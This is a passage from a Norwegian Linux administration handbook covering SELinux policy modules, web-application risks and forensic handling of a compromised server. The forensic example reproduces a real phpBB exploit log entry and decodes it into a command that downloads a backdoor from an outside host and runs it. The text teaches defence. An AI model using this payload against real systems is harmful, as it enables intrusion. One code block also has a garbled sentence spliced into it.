##     Read myapp log files.
## </summary>
## <param name="domain">
##     Domain allowed to read the log files.
```

```

## </param>
#
interface('myapp_read_log',
    gen_require(
        type myapp_log_t;
    )

    logging_search_logs($1)
    allow $1 myapp_log_t:file r_file_perms;
')

```

DOKUMENTASJON  
**Forklaringer om  
referanseregler**

*Referanseregler* utvikler seg som alle fri programvareprosjekt: basert på frivillige bidrag. Tresys er vert for prosjektet, et av de mest aktive selskapene på SELinux-feltet. Wikien deres har forklaringer på hvordan reglene er strukturert, og hvordan du kan lage nye.

► <https://github.com/TresysTechnology/refpolicy/wiki/GettingStarted>

## Å skrive en .te-fil

Se på eksempel.te-filen:

FOR VIDEREKOMMENDE  
**Med makrospråket m4**

For å strukturere opplegget riktig brukte SELinux-utviklerne en makro-kommandoprosessor. I stedet for å duplisere mange lignende *tillat*-direktiver, laget de «makrofunksjoner» for å bruke en høyere-nivå logikk, som også resulterer i et mye mer lesbart opplegg.

I praksis blir m4 brukt til å sette sammen disse reglene. Den gjør den motsatte operasjonen: Den utvider alle disse høyt-nivå direktivene inn i en stor database med *allow*-direktiver.

SELinux-«grensesnittene» er bare makrofunksjoner som vil bli erstattet av et sett med regler på kompileringstidspunktet. På samme måte er noen rettigheter faktisk sett av rettigheter som er byttet ut med sine verdier på kompileringstidspunktet.

```

policy_module(myapp,1.0.0) ①

#####
#
# Declarations
#

type myapp_t; ②
type myapp_exec_t;
domain_type(myapp_t)
domain_entry_file(myapp_t, myappLikewise, some rights are in fact sets of rights
    ➔ which are replaced by their values at compilation time._exec_t) ③

```

```

type myapp_log_t;
logging_log_file(myapp_log_t) ④

type myapp_tmp_t;
files_tmp_file(myapp_tmp_t)

#####
#
# Myapp local policy
#

allow myapp_t myapp_log_t:file { read_file_perms append_file_perms }; ⑤
allow myapp_t myapp_tmp_t:file manage_file_perms;
files_tmp_filetrans(myapp_t,myapp_tmp_t,file)

```

- ① Modulen må identifiseres med navn og versjonsnummer. Dette direktivet er nødvendig.
  - ② Hvis modulen introduserer nye typer, må den si ifra om dem med direktiver som dette. Ikke nøl med å lage så mange typer som kreves i stedet for å gi for mange ubrukelige rettigheter.
  - ③ Disse grensesnittene definerer myapp\_t-typen som et prosessdomene som skal brukes av alle kjørbare merket med myapp\_exec\_t. Implisitt legger de til en exec\_type-attributt til disse objektene, som igjen tillater andre moduler å tildele rettigheter til å kjøre disse programmene, for eksempel tillater userdomain-modulen prosesser med domene user\_t, staff\_t, og sysadm\_t til å kjøre dem. Domenene til andre avstengte programmer vil ikke ha rettigheter til å kjøre dem, med mindre reglene gir dem lignende rettigheter (dette er tilfelle, for eksempel, med dpkg med sitt dpkg\_t-domene).
  - ④ logging\_log\_file er et grensesnitt som tilbys av referanseopplegget. Det indikerer at filene som er merket med den gitte typen er loggfiler, som burde dra nytte av de tilhørende reglene (for eksempel å gi rettigheter til logrotate slik at den kan håndtere dem).
  - ⑤ Direktivet allow er basen direktivet bruker til å godkjenne en operasjon. Den første parameteren er prosessdomenet som har lov til å utføre operasjonen. Det andre definerer objektet som en prosess som det tidligere domenet kan håndtere. Denne parameteren har formen «*type:klasse*» der *type* er dens SELinux-type, og *klasse* beskriver hva slags objekt (fil, mappe, socket, fifo, etc.). Til slutt beskriver den siste parameteren tillatelsene (de tillatte operasjonene).
- Tillatels er definert som et sett av tillatte operasjoner, og følger denne malen: { *operasjon1 operasjon2* }. Men du kan også bruke makroer som representerer de nyttigste tillatelsene./usr/share/selinux-devel/include/support/obj\_perm\_sets.spt listen viser dem.

Følgende nettside gir en relativt uttømmende liste over objektklasser og tillatelser som kan gis.

► <http://www.selinuxproject.org/page/ObjectClassesPerms>

Nå er det bare å finne det minimale settet med regler som kreves for å sikre at målprogrammet eller tjenesten fungerer som det skal. For å oppnå dette bør du ha god kunnskap om hvordan programmet fungerer, og hva slags data det styrer og/eller genererer.

Imidlertid er en empirisk tilnærming mulig. Etter at de relevante objektene er korrekt merket, kan du bruke programmet i tillatelsesmodus: Operasjonene som vil bli forbudt blir logget, men vil likevel lykkes. Ved å analysere loggene kan du nå identifisere operasjoner som skal tillates. Her er et eksempel på en slik loggoppføring :

```
avc: denied { read write } for pid=1876 comm="syslogd" name="xconsole" dev=tmpfs
    ↳ ino=5510 scontext=system_u:system_r:syslogd_t:s0 tcontext=system_u:object_r:
    ↳ device_t:s0 tclass=fifo_file permissive=1
```

For bedre å forstå dette budskapet, la oss studere det bit for bit.

Budskap	Beskrivelse
avc: denied	En operasjon er nektet.
{ read write }	Denne operasjonen krevde read og write-tillatelsene.
pid=1876	Prosesssen med PID 1876 kjørte operasjonen (eller forsøkt å utføre den).
comm="syslogd"	Prosesssen var et tilfelle med syslogd-programmet.
name="xconsole"	Målobjektet ble navngitt xconsole. Noen ganger kan du også ha en «sti»-variabel - med hele banen - i stedet.
dev=tmpfs	Enheten som er vert for målobjektet er et tmpfs (et i-minne filesystem). Med en ekte disk kan du se at partisjonen er vert for objektet (for eksempel: «sda3»).
ino=5510	Objektet er identifisert med inode-nummer 5510.
scontext=system_u:system_r:syslogd_t:s0	Dette er sikkerhetskonteksten for prosessen som utførte operasjonen.
tcontext=system_u:object_r:device_t:s0	Dette er sikkerhetskontektsen til målobjektet.
tclass=fifo_file	Målobjektet er en FIFO-fil.

Tabell 14.1 Analyse av et SELinux-spor

Ved å observere dette i loggen er det mulig å bygge en regel som ville tillate denne operasjonen. For eksempel: `allow syslogd_t device_t:fifo_file { read write }`. Denne prosessen kan automatiseres, og det er akkurat hva `audit2allow`-kommandoen (i `policycoreutils`-pakken) tilbyr. Denne tilnærmingen er bare nyttig hvis de ulike objektene allerede er korrekt merket med det som måtte være begrenset. I alle fall må du lese nøye gjennom de genererte reglene, og validere dem i henhold til dine kunnskaper om programmet. Faktisk tenderer denne tilnærmingen til å gi flere rettigheter enn det som virkelig er nødvendig. Den riktige løsningen er ofte å lage nye typer, og for å tildele rettigheter bare til disse typene. Det hender også at en nektet operasjon er fatal for programmet, og da kan det være bedre å bare legge til «`dontaudit`» en regel for å unngå loggoppføringen til tross for en effektiv nektelse.

SUPPLEMENT

**Ingen roller i  
retningslinjene**

Det kan virke merkelig at rollene ikke dukker opp i det hele tatt når du oppretter nye regler. SELinux bruker kun domenene for å finne ut hvilke operasjoner som er tillatt. Rollen griper bare indirekte inn ved å tillate brukeren å bytte til et annet domene. SELinux er basert på en teori som kalles *håndheving av type*, og typen er det eneste elementet som betyr noe når rettigheter tildeles.

## Å kompile filene

Så snart de 3 filene (`eksempel.if`, `eksempel.fc`, og `eksempel.te`) svarer til dine forventninger for de nye reglene, er det bare å kjøre `make NAME=devel` for å generere en modul i `eksempel.pp`-filen (du kan umiddelbart laste den med `semodule -i example.pp`). Hvis flere moduler er definert vil `make` lage alle de korresponderende .pp-filene.

## 14.6. Andre sikkerhetsrelaterte overveieler

Sikkerhet er ikke bare et teknisk problem; for mer enn noe annet, handler det om god praksis og forståelse av risiko. Denne seksjonen gjennomgår noen av de vanligste risikoene, samt noen «beste praksis»er som, avhengig av tilfellet, bør øke sikkerheten, eller minske virkningen av et vellykket angrep.

### 14.6.1. Iboende risiko for nett-applikasjoner

Nettprogrammene universelle karakter førte til spredningen. Flere kjøres ofte i parallel; en nettpost, en Wiki, noen gruppevaresystemer, et forum, et fotogalleri, en blogg, og så videre. Mange av disse programmene er avhengige av «LAMP» (*Linux, Apache, MySQL, PHP*)-stabelen. Dessverre er mange av disse programmene også skrevet uten mye hensyn til sikkerhetsproblemer. Data som kommer utenfra brukes også ofte med liten eller ingen validering. Å gi spesiallagede verdier kan brukes til å undergrave et anrop til en kommando, slik at en annen blir utført i stedet. Mange av de mest åpenbare problemene er løst etter tiden har gått, men nye sikkerhetsproblemer dukker opp med jevne mellomrom.

**ORDFORRÅD****SQL-injeksjon**

Når et program legger inn data i SQL-spøringer på en usikker måte, blir det sårbart for SQL-injeksjoner; dette navnet dekker at det er lov å endre et parameter slik at den faktiske spørringen som utføres av programmet er forskjellig fra den tiltenkte, enten for å skade databasen, eller for å få tilgang til data som normalt ikke bør være tilgjengelig.

► [http://en.wikipedia.org/wiki/SQL\\_Injection](http://en.wikipedia.org/wiki/SQL_Injection)

Å oppdatere nettprogrammer regelmessig er derfor nødvendig, slik at ikke noe forsøk (enten av en profesjonell angriper, eller en «skript-kiddy» (nybegynner)) kan utnytte en kjent sårbarthet. Den faktiske risikoen avhenger av tilfellet, og spenner fra ødeleggelse av data - til kjøring av vilkårlig kode, medregnet å gjøre nettsider uleselige.

#### 14.6.2. Å vite hva som forventes

En sårbarthet i et nettprogram blir ofte brukt som utgangspunkt for innbrengningsforsøk. Her følger en kort gjennomgang av mulige konsekvenser.

**HURTIGVISNING****Å filtrere  
HTTP-spøringer**

Apache 2 inkluderer moduler som tillater filtrering av innkommende HTTP-spøringer. Dette gjør det mulig å blokkere noen angrepsektorer. For eksempel kan det å begrense lengden på parametrene forhindre overflom i mellomlagringer. Mer generelt kan man validere parametre selv før de sendes til nettprogrammet, og begrense tilgangen etter mange kriterier. Dette kan også kombineres med dynamiske brannmuropdateringer, slik at en klient som krenker en av reglene blir utevist fra tilgang til nettjeneren for en gitt periode.

Å sette opp disse kontrollene kan være en lang og kronglete oppgave, men det kan lønne seg når nettprogrammet som skal utplasseres har en tvilsom merittliste når det gjelder sikkerhet.

*mod-security2* (i *libapache2-mod-security2*-pakken) er den viktigste av slike moduler. Den har til og med mange egne «klare til bruk»-regler (i *modsecurity-crs*-pakken) som du enkelt kan aktivere.

Konsekvensene av en innbrengning vil være synlig i ulik grad, avhengig av motivasjonen til angriperen. *Skript-kiddies* gjelder bare oppskrifter de finner på nettsider; oftest gjør de en nettside uleselig, eller de sletter data. I mer subtile tilfeller legger de inn usynlig innhold på nettsidene, slik som å forbedre henvisninger til sine egne sider i søkemotorer.

En mer avansert angriper vil gå utover det. Et katastrofescenario kunne være dette opplegget: Angriperen får muligheten til å utføre kommandoer som www-data-bruker, men kjører en kommando som krever mange håndteringar. For å gjøre livet sitt enklere installerer de andre nettprogrammer spesielt utformet for å fjernutføre mange typer kommandoer, som for eksempel surfing i filsystemet, å undersøke tillatelser, å laste opp eller ned filer, utføre kommandoer, og selv gi et nettverksskall. Ofte vil sårbartheten tillate å kjøre en *wget*-kommando som vil laste ned skadelig programvare til */tmp/*, og så kjøre den. Den skadelige programvaren er ofte lastet ned fra en utenlandsk nettside som tidligere er kompromittert, for å dekke sporene og gjøre det vanskeligere å finne den faktiske opprinnelsen til angrepet.

På dette punktet har angriperen nok bevegelsesfrihet slik at de ofte kan installere en IRC bot (en robot som kobles til en IRC-tjener, og kan styres av denne kanalen). Denne boten er ofte brukt til å dele ulovlige filer (uautoriserte kopier av filmer eller programvare, og så videre). En beslutt som angriper kan ønske å gå enda lengre. Kontoen `www-data` gir ikke full tilgang til maskinen, og angriperen vil prøve å få administratorrettigheter. Dette bør imidlertid ikke være mulig, men hvis nettprogrammet ikke var oppdatert, er sjansene for at kjernen og andre programmer er utdatert også; dette følger noen ganger av en avgjørelse fra administrator som, til tross for å vite om sikkerhetsproblemene, har unnlatt å oppgradere systemet siden det ikke er noen lokale brukere. Angriperen kan så dra nytte av denne andre sårbarheten for å få rot-tilgang.

ORDFORRAD	Dette begrepet omfatter alt som kan anvendes for å oppnå ytterligere tillatelser enn en gitt bruker bør ha normalt. Programmet <code>sudo</code> er utviklet nettopp med det formål å gi administrative rettigheter til enkelte brukere, men det samme begrepet brukes også for å beskrive handlingen når en angriper utnytter en sårbarhet for å oppnå utilbørlige rettigheter.
<b>Opptrapping av privilegier</b>	

Nå eier angriper maskinen; og de vil vanligvis prøve å holde på dette privilegiet så lenge som mulig. Dette innebærer å installere en *rootkit*, et program som vil erstatte enkelte komponenter i systemet, slik at angriperen vil kunne få administratorrettigheter igjen på et senere tidspunkt; *rootkit* forsøker også å skjule sin egen eksistens, samt eventuelle spor etter innstillingen. Et skadelig `ps`-program vil unngå å liste noen prosesser, `netstat` vil ikke liste noen av de aktive forbindelsene, og så videre. Ved hjelp av rotrettigheter var angriperen i stand til å observere hele systemet, men fant ikke viktige data; slik at de vil prøve å få tilgang til andre maskiner i bedriftens nettverk. Ved å analysere administratorkontoen og historiefiler, finner angriperen hvilke maskiner som er benyttet rutinemessig. Ved å erstatte `sudo` eller `ssh` med et skadelig program, kan angriperen avskjære noen av administratorens passord, som de vil bruke på de oppdagede tjenerne ... og innstillingen kan forplante seg derfra.

Dette blir et marerittscenario som kan forebygges ved flere tiltak. De neste avsnittene beskriver noen av disse tiltakene.

#### 14.6.3. Kloke valg av programvare

Så snart de potensielle sikkerhetsproblemene er kjent, må de tas hensyn til ved hvert trinn i prosessen med å legge ut en tjeneste, særlig når man velger ut programvaren som skal installeres. Mange nettsteder, for eksempel SecurityFocus.com, har en liste over nylig oppdagede sårbarheter, som kan gi en ide om sikkerhetsmerittene før en spesiell programvare blir utplassert. Selvfølgelig må denne informasjonen balanseres mot populariteten til den nevnte programvaren: Et mer allment brukt programmet er et mer fristende mål, og det vil bli nærmere saumfart som en konsekvens. På den annen side kan et nisjeprogram være fullt av sikkerhetshull som aldri blir publisert på grunn av manglende interesse for en sikkerhetsgjennomgang.

**ORDFORRÅD****Sikkerhetsgjennomgang**

Sikkerhetsgjennomgang er prosessen med grundig lesing, og analyse av kildekode-  
den til noen programvarer, på jakt etter potensielle sikkerhetsproblemer den kan  
inneholde. Slike revisjoner er vanligvis proaktive, og gjennomføres for å sikre at et  
program oppfyller visse krav til sikkerhet.

I verden av fri programvare, er det vanligvis rikelig rom for valg, og å velge en programvare fremfor en annen bør være en beslutning basert på kriteriene som gjelder lokalt. Flere funksjoner innebærer en økt risiko for at en sårbarhet gjemmer seg i koden. Å plukke det mest avanserte programmet til en oppgave, kan faktisk virke mot sin hensikt, for en bedre tilnærming er å velge det enkleste programmet som tilfredsstiller kravene.

**ORDFORRÅD****Zero-day sårbarhet**

Et *zero-day exploit*-angrep er vanskelig å hindre: Begrepet gjelder en sårbarhet som ennå ikke er kjent for forfatterne av programmet.

#### 14.6.4. Å håndtere en maskin som en helhet

De fleste Linux-distribusjoner installerer som standard en rekke Unix-tjenester og mange verktøy. I mange tilfelle er disse tjenestene og verktøyene ikke påkrevd for det faktiske formål som administrator setter opp for maskinen. Som en generell retningslinje i sikkerhetssaker, er det best å avinstallere unødvendige programvare. Faktisk er det ingen vits i å sikre en FTP-tjener, hvis en sårbarhet i en annen, ubrukt tjeneste kan brukes til å få administratorrettigheter på hele maskinen.

Med samme resonnement vil brannmurer ofte bli satt opp til å kun gi tilgang til tjenester som er ment å være offentlig tilgjengelige.

Nåværende datamaskiner er kraftige nok til å være vertskap for flere tjenester på samme fysiske maskin. Fra et økonomisk synspunkt er en slik mulighet interessant; bare én datamaskin å administrere, lavere energiforbruk, og så videre. Fra sikkerhetssynspunkt kan et slikt valg være et problem. En kompromittert tjeneste kan gi tilgang til hele maskinen, som igjen svekker de andre tjenestene som ligger på samme datamaskin. Denne risikoen kan reduseres ved å isolere tjenestene. Dette kan oppnås enten med virtualisering (hver tjeneste legges til en egen virtuell maskin eller beholder), eller med AppArmor/SELinux (at hver tjenestebakgrunnsprosess har et tilstrekkelig dimensjonert sett med tillatelser).

#### 14.6.5. Brukere er spillere

Å diskutere sikkerhet bringer umiddelbart tankene til beskyttelse mot angrep fra anonyme inn-trengere som gjemmer seg i Internett-jungelen; men et ofte glemt faktum er at risikoen også kommer fra innsiden: En ansatt som skal forlate selskapet kunne laste ned sensitive filer om viktige prosjekter, og selge dem til konkurrentene, en uaktsom selger kan forlate arbeidsplassen uten å låse sin sesjon under et møte om et nytt prospekt, en klønnete bruker kan slette feil katalog ved et uhell, og så videre.

Responsen på disse risikoene kan omfatte tekniske løsninger: At ikke mer enn de nødvendige tillatelsene skal gis til brukerne, og at regelmessige sikkerhetskopier er nødvendig. For å unngå risikoene er brukeropplæring i mange tilfeller den hensiktsmessige beskyttelsen.

HURTIGVISNING  
*autolog*

Pakken *autolog* har et program som automatisk frakobler inaktive brukere etter en oppsettbar forsinkelse. Det tillater også å stanse brukerprosesser som vedvarer etter at en økt er avsluttet, og dermed hindrer brukere fra å kjøre bakgrunnsprosesser.

#### 14.6.6. Fysisk sikkerhet

Det er ingen vits i å sikre tjenester og nettverk hvis datamaskinene selv ikke er beskyttet. Viktige data fortjener å bli lagret på varm-plugged (hot-swappable) harddisker i RAID-områder, fordi harddisker feiler før eller senere, og datatilgjengelighet er en nødvendighet. Men hvis et pizzabud kan gå inn i bygningen, snike seg inn i tjenerrommet, og snike seg ut med noen få utvalgte harddisker, er en viktig del av sikkerheten ikke dekket. Hvem kan gå inn i tjenerrommet? Er tilgangen overvåket? Disse spørsmålene fortjener overveielse (og svar) når den fysiske sikkerheten blir vurdert.

Fysisk sikkerhet omfatter også risikoen for ulykker som branner. Denne risikoen berettiger lagring av sikkerhetskopier i en egen bygning, eller i det minste i et brannsikkert skap.

#### 14.6.7. Juridisk ansvar

En administrator har, mer eller mindre implisitt, tillit hos sine brukere, samt brukere av nettverket generelt. En bør derfor unngå enhver uaktsomhet som ondsinnede mennesker kan utnytte.

En angriper som tar kontroll over maskinen din for så bruke den som en fremskutt base (kjent som et «stafettsystem»), for derfra å utføre andre ulovlige aktiviteter, kan føre til juridiske problemer for deg, siden den angrepne i utgangspunktet vil se angrepet komme fra ditt system, og derfor anser deg som angriper (eller som medskyldig). I mange tilfelle kan en angriper bruke din tjener som en mulighet til å sende spam, som ikke bør ha mye innvirkning (unntatt en mulig registrering på svartelister som kan begrense din mulighet til å sende legitime e-poster), men det vil likevel ikke være hyggelig. I andre tilfeller kan større problemer forårsakes fra maskinen, for eksempel tjenestenekt-angrep. Dette vil noen ganger forårsake tap av inntekter, ettersom de legitime tjenestene vil være utilgjengelige, og data kan bli ødelagt. Noen ganger vil dette også innebære en reell kostnad, fordi den angrepne part kan starte søksmål mot deg. Rettighetshavere kan saksøke deg hvis en uautorisert kopi av et verk, beskyttet av opphavsrett deles fra tjeneren din, så vel som at andre selskaper tvinges av servicenivåavtaler dersom de er forpliktet til å betale erstatning etter angrep fra din maskinen.

Når slike situasjoner oppstår, er det vanligvis ikke nok å hevde uskyld: I det minste trenger du overbevisende bevis som viser at mistenklig aktivitet på systemet ditt kommer fra en gitt IP-adresse. Dette vil ikke være mulig hvis du forsømmer anbefalingene i kapittelet her, og lar angriperen få tilgang til en privilegert konto (spesielt rot), og bruker den til å dekke sine spor.

## 14.7. Å håndtere en kompromittert maskin

Til tross for de beste intensjoner og et nøyne utformet sikkerhetsopplegg, kan en administrator likevel stå ansikt til ansikt med en kapring. Denne seksjonen inneholder noen veiledninger om hvordan man skal reagere konfrontert med slike uheldige omstendigheter.

### 14.7.1. Avdekke og se innbruddet

Det første skrittet for å reagere mot et innbrudd er å bli oppmerksom på en slik handling. Dette er ikke selvinnlysende, spesielt uten et tilstrekkelig infrastruktur for overvåking.

Innbruddshandlinger oppdages ofte ikke før de har direkte konsekvenser for de legitime tjenestene på vertsmaskinen, for eksempel at tilkoblinger bremses ned, noen brukere ikke klarer å koble til, eller noen annen form for feil. Konfrontert med disse problemene, må administratoren ta en god titt på maskinen, og nøyne granske hva den feiler. Dette er vanligvis det tidspunktet da man oppdager en uvanlig prosess, for eksempel en som heter apache i stedet for standarden /usr/sbin/apache2. Hvis vi følger dette eksemplet, er tingen å gjøre å være oppmerksom på prosessidentifisereren, og sjekke /proc/pid/exe for å se hvilket program denne prosessen kjører for øyeblikket:

```
# ls -al /proc/3719/exe
lrwxrwxrwx 1 www-data www-data 0 2007-04-20 16:19 /proc/3719/exe -> /var/tmp/..
→ bash_httpd/psybnc
```

Kjører et program installert under /var/tmp/ som en nettjener? Ingen tvil igjen, maskinen er kompromittert.

Dette er bare ett eksempel, men mange andre tips kan få det til å ringe i administratorens bjelle:

- et alternativ til en kommando som ikke lenger fungerer; versjonen av programvaren som kommandoen hevder å være, samsvarer ikke med den versjonen som den er ment å være installert i samsvar med dpkg;
- en ledetekst eller en velkomstmelding som indikerer at den siste forbindelsen kom fra en ukjent tjener på et annet kontinent;
- feil forårsaket av at /tmp/-partisjonen er full, noe som viste seg å være med ulovlige kopierte filer;
- og så videre.

### 14.7.2. Å sette tjeneren Off-Line

I alle, bortsett fra de mest eksotiske tilfeller, kommer innbrudd fra nettverket, og angriperen trenger et fungerende nettverk for å nå sine mål (tilgang til konfidensielle data, deling av ulovlige filer, skjulning av sin identitet ved å bruke maskinen som til stafett, og så videre). Å koble

datamaskinen fra nettverket vil hindre angriperen fra å nå disse målene, hvis denne ikke har klart å gjøre det allerede.

Dette kan bare være mulig hvis tjeneren er fysisk tilgjengelig. Når tjeneren leier plass hos en vertsleverandør på en annen kant av landet, eller hvis tjeneren ikke er tilgjengelig av noen annen grunn, er det vanligvis en god idé å starte med å samle viktig informasjon (se del 14.7.3, «Beholde alt som kan brukes som bevis» side 418, del 14.7.5, «Rettlig analyse» side 419 og del 14.7.6, «Å rekonstruere et angrepsscenario» side 419), deretter å isolere denne tjeneren så mye som mulig ved å lukke så mange tjenester som mulig (vanligvis, alt unntatt sshd). Denne saken er fortsatt vanskelig, siden man ikke kan utelukke muligheten for at angriperen har samme SSH-tilgang som administratoren har. Dette gjør det vanskeligere å «rense» maskinene.

#### 14.7.3. Beholde alt som kan brukes som bevis

Å forstå angrep og/eller vinne søksmål mot angriperne forutsetter å ta kopier av alle viktige elementer; medregnet innholdet på harddisken, en liste over alle prosesser som kjører, og en liste over alle åpne tilkoblinger. Innholdet i RAM kan også benyttes, men det er sjeldent brukt i praksis.

I sakens hete er administratorer ofte fristet til å utføre mange kontroller av den kompromitterte maskinen; det er vanligvis ikke en god idé. Hver kommando er potensielt skadelig, og kan slette deler av bevis. Kontrollene bør begrenses til minimumssettet, (`netstat -tupan` for nettverksforbindelser, `ps auxf` for en liste med prosesser, `ls -alR /proc/[0-9]*` for litt mer informasjon om programmer som kjører), og hver utført sjekk bør omsorgsfullt skrives ned.

VÆR VAR SOM	MENS DET KAN VIRKE FRISTENDE Å ANALYSERE SYSTEMET MENS DET GÅR, SPESIELT NÅ EN IKKE ER I FYSISK KONTAKT MED TJENEREN, ER DET BEST AT DETTE UNNGÅS: DU KAN RETT OG SLETT IKKE STOLE PÅ DE PROGRAMMENE SOM ER INSTALLERT PÅ DET KOMPROMITTERTE SYSTEMET. DET ER FULLT MULIG FOR EN SKADELIG PS-KOMMANDO Å SKJULE NOEN PROSESSER, ELLER FOR EN SKADELIG LS Å SKJULE FILER; NOEN GANGER KAN TIL OG MED KJERNEN VÆRE KOMPROMITTERT!
<b>Analyse mens maskinen kjører</b>	Dersom en slik analyse mens maskinen fortsatt kjører er nødvendig, bør man sørge for å bare bruke godt kjente programmer. En god måte å gjøre det på ville være å ha en rednings-CD med überørte programmer, eller en skrivebeskyttet nettverksressurs. Imidlertid kan selv disse mottiltak ikke være nok hvis kjernen selv er kompromittert.

Når de «dynamiske» elementer ha blitt lagret, er neste steg å lagre et komplett bilde av harddisken. Å lage et slikt bilde er umulig hvis filsystemet er fortsatt utvikles, og det derfor må monteres om skrivebeskyttet. Den enkleste løsningen er ofte å stoppe tjeneren brutal (etter å ha kjørt sync), og starte den på nytt med en rednings-CD. Hver partisjon skal kopieres med et verktøy som dd. Disse bildene kan sendes til en annen tjener (muligens med det veldig praktiske nc-verktøyet). En annen mulighet kan være enda enklere: Bare få disk'en ut av maskinen og erstatt den med en ny en som kan formateres og reinstalleres.

#### 14.7.4. Reinstallering

Tjeneren skal ikke bringes tilbake i drift uten en fullstendig reinstallasjon. Dersom skaden var alvorlig (hvis administrative rettigheter lakk ut), er det nesten ingen annen måte å være sikker på at vi blir kvitt alt angriperen kan ha etterlatt seg (spesielt *bakdør*). Selvfølgelig må alle de nyeste sikkerhetsoppdateringene benyttes, slik som å plugge den sårbarheten som brukes av angriperen. Ideelt sett: Å analysere angrepet skal peke på denne angrepssmetoden, slik at man faktisk kan være sikker på å få fikset den. Ellers kan man bare håpe at sårbarheten var en av dem som er ordnet via oppdateringene.

Å installere en ekstern tjener er ikke alltid lett; det kan innebære bistand fra vertsselskapet, fordi ikke alle slike selskaper tilbyr automatiserte reinstalleringssystemer. Forsiktighet bør utvises for ikke å reinstallere maskinen fra sikkerhetskopier tatt opp etter kompromitteringen. Ideelt sett bør kun data gjenopprettet, selve programvaren må installeres på nytt fra installasjonsmaterialet.

#### 14.7.5. Rettslig analyse

Nå som tjenesten er gjenopprettet, er det på tide å se nærmere på diskbilder av det kompromitterte systemet for å forstå angrepssmetoden. Ved montering av disse bildene, bør man sørge for å bruke `ro,nodev,noexec,noatime`-alternativene for å unngå å endre innholdet (inkludert tidsstempler for tilgangen til filer), eller å kjøre kompromitterte programmer ved en feiltakelse.

Å gjennomgå et angrepsscenario innebærer vanligvis å lete etter alt som ble endret og kjørt:

- Å lese `.bash_history`-filer er ofte svært interessant;
- det gjør også listing av filer som nylig ble opprettet, endret eller åpnet;
- `strings`-kommandoen kan være til hjelp med å identifisere programmer installert av angriperen, ved å ekstrahere strenger fra binærfiler;
- logfilene i `/var/log/` gjør det ofte mulig å rekonstruere hendelsesrekkefølgen;
- verktøy for spesielle formål tillater også gjenopprettning av innholdet i potensielt slettede filer, medregnet loggfiler som angripere ofte sletter.

Noen av disse operasjonene kan gjøres enklere med spesialisert programvare. Spesielt *sleuthkit*-pakken inneholder mange verktøy for å analysere et filsystem. Bruken er gjort enklere med *Autopsy Forensic Browser*-grafiske grensesnitt (i *autopsy*-pakken).

#### 14.7.6. Å rekonstruere et angrepsscenario

Alle elementene samlet under analysen skal passe sammen som brikker i et puslespill; etableringen av de første mistenkelige filer er ofte korrelert med logger som beviser brudd. Et virkelig eksempel bør være tydeligere enn lange teoretiske skriblinger.

Den følgende loggen er et utdrag fra en Apache `access.log`:

```

www.falcot.com 200.58.141.84 - - [27/Nov/2004:13:33:34 +0100] "GET /phpbb/viewtopic.
  ➔ php?t=10&highlight=%2527%252esystem(chr(99)%252echr(100)%252echr(32)%252echr
  ➔ (47)%252echr(116)%252echr(109)%252echr(112)%252echr(59)%252echr(32)%252echr
  ➔ (119)%252echr(103)%252echr(101)%252echr(116)%252echr(32)%252echr(103)%252echr
  ➔ (97)%252echr(98)%252echr(114)%252echr(121)%252echr(107)%252echr(46)%252echr
  ➔ (97)%252echr(108)%252echr(116)%252echr(101)%252echr(114)%252echr(118)%252echr
  ➔ (105)%252echr(115)%252echr(116)%252echr(97)%252echr(46)%252echr(111)%252echr
  ➔ (114)%252echr(103)%252echr(47)%252echr(98)%252echr(100)%252echr(32)%252echr
  ➔ (124)%252echr(124)%252echr(32)%252echr(99)%252echr(117)%252echr(114)%252echr
  ➔ (108)%252echr(32)%252echr(103)%252echr(97)%252echr(98)%252echr(114)%252echr
  ➔ (121)%252echr(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252echr
  ➔ (101)%252echr(114)%252echr(118)%252echr(105)%252echr(115)%252echr(116)%252echr
  ➔ (97)%252echr(46)%252echr(111)%252echr(114)%252echr(103)%252echr(47)%252echr
  ➔ (98)%252echr(100)%252echr(32)%252echr(45)%252echr(111)%252echr(32)%252echr(98)
  ➔ %252echr(100)%252echr(59)%252echr(32)%252echr(99)%252echr(104)%252echr(109)
  ➔ %252echr(111)%252echr(100)%252echr(32)%252echr(43)%252echr(120)%252echr(32)
  ➔ %252echr(98)%252echr(100)%252echr(59)%252echr(32)%252echr(46)%252echr(47)%252
  ➔ echr(98)%252echr(100)%252echr(32)%252echr(38))%252e%2527 HTTP/1.1" 200 27969
  ➔ "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Dette eksemplet samsvarer med en utnyttelse av et gammelt sikkerhetsproblem i phpBB.

- ➔ <http://secunia.com/advisories/13239/>
- ➔ <http://www.phpbb.com/phpBB/viewtopic.php?t=240636>

Å dekode denne lange URL-en fører til at en forstår at angriperen klarte å kjøre noe PHP-kode, nemlig: system("cd /tmp; wget gabryk.altervista.org/bd || curl gabryk.altervista.org/bd -o bd; chmod +x bd; ./bd &"). Selvfølgelig, en bd-fil ble funnet i /tmp/. Å kjøre strings /mnt/tmp/bd returnerer, blant andre strenger, PsychoPhobia Backdoor is starting.... Dette ser virkelig ut som en bakdør.

En tid senere ble denne tilgangen brukt til å laste ned, installere og kjøre en IRC bot som er koblet til et underjordisk IRC-nettverk. Oppstarten kan da styres via denne protokollen, og instrueres til å laste ned filer til deling. Dette programmet har også sin egen loggfil:

```

** 2004-11-29-19:50:15: NOTICE: :GAB!sex@Rizon-2EDFBC28.pool8250.interbusiness.it
  ➔ NOTICE ReV|DivXNeW|504 :DCC Chat (82.50.72.202)
** 2004-11-29-19:50:15: DCC CHAT attempt authorized from GAB!SEX@RIZON-2EDFBC28.
  ➔ POOL8250.INTERBUSINESS.IT
** 2004-11-29-19:50:15: DCC CHAT received from GAB, attempting connection to
  ➔ 82.50.72.202:1024
** 2004-11-29-19:50:15: DCC CHAT connection succeeded, authenticating
** 2004-11-29-19:50:20: DCC CHAT Correct password
(...)
** 2004-11-29-19:50:49: DCC Send Accepted from ReV|DivXNeW|502: In.Ostaggio-iTa.Oper_
  ➔ -DvdScr.avi (713034KB)
(...)
** 2004-11-29-20:10:11: DCC Send Accepted from GAB: La_tela_dell_assassino.avi
  ➔ (666615KB)
```

```
(...)
** 2004-11-29-21:10:36: DCC Upload: Transfer Completed (666615 KB, 1 hr 24 sec, 183.9
    ➔ KB/sec)
(...)
** 2004-11-29-22:18:57: DCC Upload: Transfer Completed (713034 KB, 2 hr 28 min 7 sec,
    ➔ 80.2 KB/sec)
```

Disse sporene viser at to videofiler er lagret på tjeneren ved hjelp av IP-adressen 82.50.72.202.

